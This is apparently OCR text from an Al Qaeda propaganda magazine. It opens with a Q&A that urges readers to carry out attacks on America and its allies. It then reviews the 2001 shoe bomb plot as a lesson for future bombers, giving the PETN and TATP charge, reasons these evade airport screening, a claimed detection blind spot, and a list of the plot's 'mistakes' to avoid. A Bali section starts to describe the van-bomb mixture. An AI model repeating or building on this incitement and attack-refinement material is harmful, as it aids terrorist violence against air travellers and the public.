- Remember your sisters in the crusaders' prisons.
- Remember you are a servant of Allah.

Whom do I work with?

QUESTION: I want to carry out a big *Jihad* operation to support the religion, guide me.

AQ CONSULTANT: You have great determination, *Mashaallah*.

Jihad is *Ibadah* like any other ibadah. And every Muslim targets the best of *'ibadah*. But never forget the aspect of *niyyah* (intention). A small operation could surpass the biggest operation you can think of in *Ajr* (reward).

Do you how many *mujahideen* here in the fronts wish to carry out even a small operation in the land of *'aduww* (enemy).

Brother, *Jihad* operations complete each other in our way to attain victory.

Small operations occupy the enemy's time. Hitting him in his backyard drives him crazy. So these small operations of today, are the stepping stone of tomorrow's victory, by the Grace of Allah. Rely on Allah, and answer His call; *Jihad*.

QUESTION: Who can use OSJ tools and ideas?

AQ CONSULTANT: Inspire Magazine seeks to free the oppressed nations from the Western Hegemony. These tools are for muslims in particular, but others could also use them **in their war against the present oppressors, America and its allies..**

QUESTION: I hate the leaders of kufr, I want to assassi


لا إله إلا الله
محمد رسول الله
لا إله إلا الله
محمد رسول الله
كتائب الفردوس الاعلى
الجبهة الإسلامية العالمية لجهاد اليهود والصليبيين
تقدم
المجلة الجهادية العسكرية


Al Qaeda Airlines
القاعدة أيرلاينز (2)

لو أن رسائلنا حملها الكلمات لما حملناها الطائرات



"If our messages had been able to reach you through words
we wouldn't have been delivering them through planes"

hallmarks of Al Qaeda

(بصمات القاعدة)












في هذا العدد من المجلة

دراسة تحليلية لعشر من العمليات الجهادية

مادة البيتان المتفجرة

مادة بروكسيد الاسيتون المتفجرة

كسر زجاج سيارة العدو بسهولة !!


نقاش عسكري لعشر عمليات جهادية خلال عشر سنوات
ايجابيات – اخطاء
ملاحظات – توضيحات

22 December 2001 shoe bomb plot

عملية الحذاء المتفجر



On December 22, 2001, passengers on Flight 63 from Paris, France to Miami, Florida complained of a smoke smell in the cabin shortly after a meal service. One flight attendant, Hermis Moutardier, thinking she smelled a burnt match, walked the aisles of the plane, trying to assess the source. A passenger pointed to Reid, who was sitting alone near a window and attempting to light a match. Moutardier warned him that smoking was not allowed on the airplane. Reid then promised to stop.

A few minutes later, Moutardier found Reid leaned over in his seat. Her attempts to get his attention failed. After asking "What are you doing?" Reid grabbed at her, revealing one shoe in his lap, a fuse which led into the shoe, and a lit match. She tried grabbing Reid twice, but he pushed her to the floor each time, and she yelled for help, and then ran to get water. When another flight attendant, Cristina Jones, arrived to try to subdue him, he fought her and bit her thumb and Moutardier threw water in his face. The 6 foot 4 inch (193 cm) tall, 200+ pound (90+ kg) Reid was next subdued by several passengers on the airliner, and then bound up using plastic handcuffs, seatbelt extensions, and headphone cords. A physician on board the airliner administered to Reid a tranquilizer that he found in the emergency medical kit of the airliner. This flight was immediately diverted to the Logan International Airport in Boston, Massachusetts, the closest US airport.

The explosive apparently did not detonate due to the one-day delay in the take-off of Reid's flight. He had worn his shoes for more than one day, and the rainy weather, perhaps along with Reid's accumulated foot perspiration, caused the fuse to be too damp to ignite.

ان فكرة نسف الطائرات مبنية على تمرير كمية بسيطة من المتفجرات إلى داخل الطائرة وعند انفجار المادة المتفجرة فإنها تتكسر وتتحول إلى مواد غازية وبكميات كبيرة بجانب اطلاق حرارة عالية قد تصل إلى خمسة آلاف درجة مئوية في واحد من المليون جزء من الثانية وهي قادرة على تفتيت المواد والأشياء مما يسبب دمارا كبيرا وفي حالة استخدام كمية بسيطة من المواد المتفجرة فإنها قادرة على عمل فتحة في الطائرة وهي في ا لجو ويقوم الضغط الجوي بإكمال المهمة عن طريق تفتيت الطائرة في الارتفاعات الشاهقة، مما يقتل جميع المسافرين .

Richard Colvin Reid also known as the Shoe Bomber,

المجاهد ريتشارد ريد (صاحب عملية الحذاء المتفجر)





كانت اولى الافكار التي بدا منها الاخوة المخططين في غزوات الحادي عشر من سبتمبر هي عملية تهريب احذية متفجرة الي الطائرات
وعندما تحلق الطائرة – يتم تفجير الاحذية في الطائرة
او على بوابة كابينة الطيار ويدخل احد الاخوة للكابينة ويقوم بالسيطرة على الطائرة لتصبح عملية احتجاز رهائن ومطالب وشروط – او بالاصطدام بالطائرة في أي مكان في الولايات المتحدة ،

ثم تطورت الفكرة الي استخدام طيارين اسلاميين ليسهل لهم دخول كابينة الطيار بأي عذر خاصة مع امتلاكهم بطاقات تثبت انهم طيارين وبالتالي لأتكون العملية عشوائية أي ان يتم اصطدام الطائرات بأهداف محددة وهذا ما جرى في غزوتي نيويورك وواشنطن ،

وبالتالي عقب غزوتي نيويورك وواشنطن تم اتخاذ اقصى درجات الامن في الطائرات وبالخصوص على كابينة الطيار فقاموا بإغلاقها ولا يسمح لأحد بالدخول او الخروج من الكابينة اثناء الطيران ،

فقرر الاخوة اعتماد جزء مهم من الفكرة السابقة وهو استخدام حذاء متفجر ، وهنا جاءت عملية الاخ ريتشارد بعد غزوات الحادي عشر من سبتمبر بحوالي شهرين ونصف وإثناء الغزو الصليبي على افغانستان ، وقرر الاخوة في حالة نجاح عملية الاخ ريتشارد يتم تنفيذ الموجة الثانية من الغزوات على الصليب وباكثر من عشر طائرات تضرب الساحل الغربي الامريكي ويكون الاستشهاديين من جنوب شرق اسيا ولكن قدر الله ما شاء فعل

وهنالك عملية نفذت ونجحت ولكن لأسباب امنية لم يتم الاعلان عنها .

- (ملخص عملية الحذاء المتفجر) -

كانت الفكرة ببساطة هو حشو حذاء رياضي بمادة متفجرة قوية ، وحينما تكون الطائرة محلقة – يتم اشعال القنبلة بواسطة فتيل يتصل الى طلقة متفجر وبدورة يفجر المادة المتفجرة القوية المحشوة في كعب الحذاء وبالتالي اسقاط الطائرة .

(المادة المتفجرة المستخدمة في عملية الحذاء المتفجر)

تم استخدام حوالي ٣٨٣ غرام من مادة البيتان المتفجرة (PETN) (مادة رئيسية) + مادة بروكسيد الاسيتون (مادة محرضة) وهي الصاعق .





صور توضيحية للحذاء المتفجر المستخدم في عملية الاخ ريتشارد ريد

Reid's shoes contained 10 ounces (283g) of PETN explosives, enough to blow a hole in the plane and cause it to crash.



الحذاء المتفجر – المفخخ

Shoe bomb

في هذه العملية تم استخدام مادة البيتان المتفجرة مخلوطة بـ بروكسيد الاسيتون

PETN

+

Acetone Peroxide




كعب الحذاء الرياضي وقد تمت تعبئتة بالمتفجرات شديدة التدمير



A shoe bomb under X-ray inspection

صورة بالاشعة السينية لحذاء مفخخ



WHY !! PETN

لماذا مادة البيتان بالذات ؟

just 100g can destroy a car

فقط كمية ١٠٠ غرام تستطيع ان تحطم سيارة

PETN is difficult to detect because it has a very low vapor pressure at room temperature, meaning very little of it gets into the air around the bomb, also because of its more stable molecules, and lower vapor, it is more difficult to detect by bomb-sniffing dogs and the trace swabs then used by the U.S. Transportation Security Administration.

Acetone Peroxide TATP

مادة بروكسيد الاسيتون تعتبر من المواد السهلة التحضير

ويصعب على كلاب الشم في المطارات معرفتها (وفق اسلوب معين)

One of the most alarming attributes of TATP is that it cannot be detected by bomb-sniffing dogs, making it easier to smuggle into airports and onto airplanes. It is also very easy to synthesize in clandestine labs, using readily available chemicals.

TATP is very different from all other conventional explosives in that it does not release heat during the explosion. It explodes by rapid decomposition of every solid-state molecule to four gas-phase molecules. This rare phenomenon, scientifically known as 'Entropic Explosion', is reminiscent of the rapid reaction that produces gas in the safety air-bags of cars during accidents."

يوجد ملف فيديو مرفق يبين عملية مقارنة تفجير كمية ٧ غرام من كلا المادتين
الـ البيتان وبروكسيد الاسيتون وتاثيرهما على المعدن –الفيديو – رقم (١)

(مميزات وايجابيات العملية)

١- استخدام مادة متفجرة قوية وبالتالي فان حجم وكمية المادة التي نحتاجها في تفجير الطائرة تقل وبالتالي يمكن تهريبها من المطار الي الطائرة .
و ايضا تعتبر مادة البيتان من اكثر المواد المتفجرة استقرارا مما يصعب على الاجهزة الحديثة كشفها لقلة الجزئيات المتصاعدة منها في حرارة الجو العادية

٢- اعتماد فكرة حشو الحذاء فقد كانت في وقتها فكرة رائعة خاصة وأنني سأكشف في هذا العدد ثغرة توجد في اغلب مطارات العالم وتم اكتشافها بعد عملية الاخ ريتشارد ولكن لم يكن بالامكان ايجاد حل لهذة الثغرة الا بشكل مؤقت وهو بان يخلع المسافر حذاءة ويضعة في صندوق ليتم فحصة مع الامتعة الشخصية .

(الثغرة ببساطة توجد نقطة عمياء لايمكن للاجهزة الحديثة الخاصة بالمتفجرات كشفها في الانسان وهي مسافة ٣ سم ونصف من الارض فما فوق (أي منطقة كعب الحذاء) .

٣- لم يتم استخدام أي معدن في العبوة وتم عمل صاعق مبتكر بان يكون جدار الصاعق وهو عبارة عن حفرة في كعب الحذاء تم ملاءها بمادة بروكسيد الاسيتون بشكل مجتزف (كما ظهر في الصور السابقة)

(أخطاء وسلبيات العملية)

١- تصرفات وشكل الاخ المنفذ للعملية فقد كان يبدو مظهرة كأنة ينوى عمل شئ ، فقد كان شعرة طويل وغير مرتب وطريقة لبسه مريبة لدرجة ان رجال الامن في المطار شكو بإمرة وتم منعة من السفر لمدة ٣٤ ساعة وفتشوه اكثر من مرة فقط من منظرة المريب وتصرفاته ولكن في ذلك الوقت لم يكن يتوقع احد ان يتم زرع قنبلة في حذاء رياضي .

٢- قيام الاخ باستخدام عيدان كبريت ولو استخدم ولاعة لكانت تغيرت مجرى العملية ، للعلم في ذلك الوقت كان يمكن تهريب عيدان كبريت وحتى ولاعة .

٣- ارتداء الحذاء لفترة طويلة فقد منع من الطيران لمدة يوم ولكنة ظل مرتديا الحذاء والجو كان ماطرا وأيضا عرق الجسم ربما تسببت في عدم اشتعال الفتيل .

٤- كان احد اهم اسباب فشل العملية ان الراكب بجانب الاخ هو من كشفة بعد ان لاحظه يشعل عيدان الكبريت بكثرة بعد ان وضع الحذاء فوق رجلة مما ادى الي الشكبة والإمساك به وكان يمكن تنفيذ العملية في حمام الطائرة بدلا من مقعدة بالطائرة

٥- وإذا لم تنفجر العبوة كان يجب علية ان يلبس الحذاء ويتصرف طبيعي وينزل من الطائرة ويستعد لعملية اخرى وهو نفس الخطأ الذي مرة به اخونا عمر الفاروق عبد المطلب فحينما تفشل العملية لأي سبب لا حاجة للمواصلة

كما نلاحظ اخطاء بسيطة تسببت في فشل عملية كاملة .

During the sentencing hearing, Reid stated that he was an enemy of the United States and in league with Al-Qaeda.

اعلن المجاهد ريد اثناء محاكمته بأنة جندي من جنود الله تحت قيادة الشيخ اسامة بن لأدن

Reid proclaimed he was a soldier of God (Allah) under the command of Osama bin Laden,

12 October 2002
Bali bombings 1
تفجيرات بالي الاولى






غزوة بالي الاولى

اسفرت عن سقوط اكثر من ٢٠٢ قتيل في جزيرة بالي الاندونيسية التي يقطنها اغلبية مسيحية ،

وقدرت تكلفة التحضير للغزوة بتسعة آلاف دولار بينها مبلغ شراء المجاهدين لشاحنة صغيرة من طراز ميتسوبيشي. وقد فخخت الشاحنة بخليط من كلورات البوتاسيوم + الكبريت الاصفر وعبوات غاز منزلية



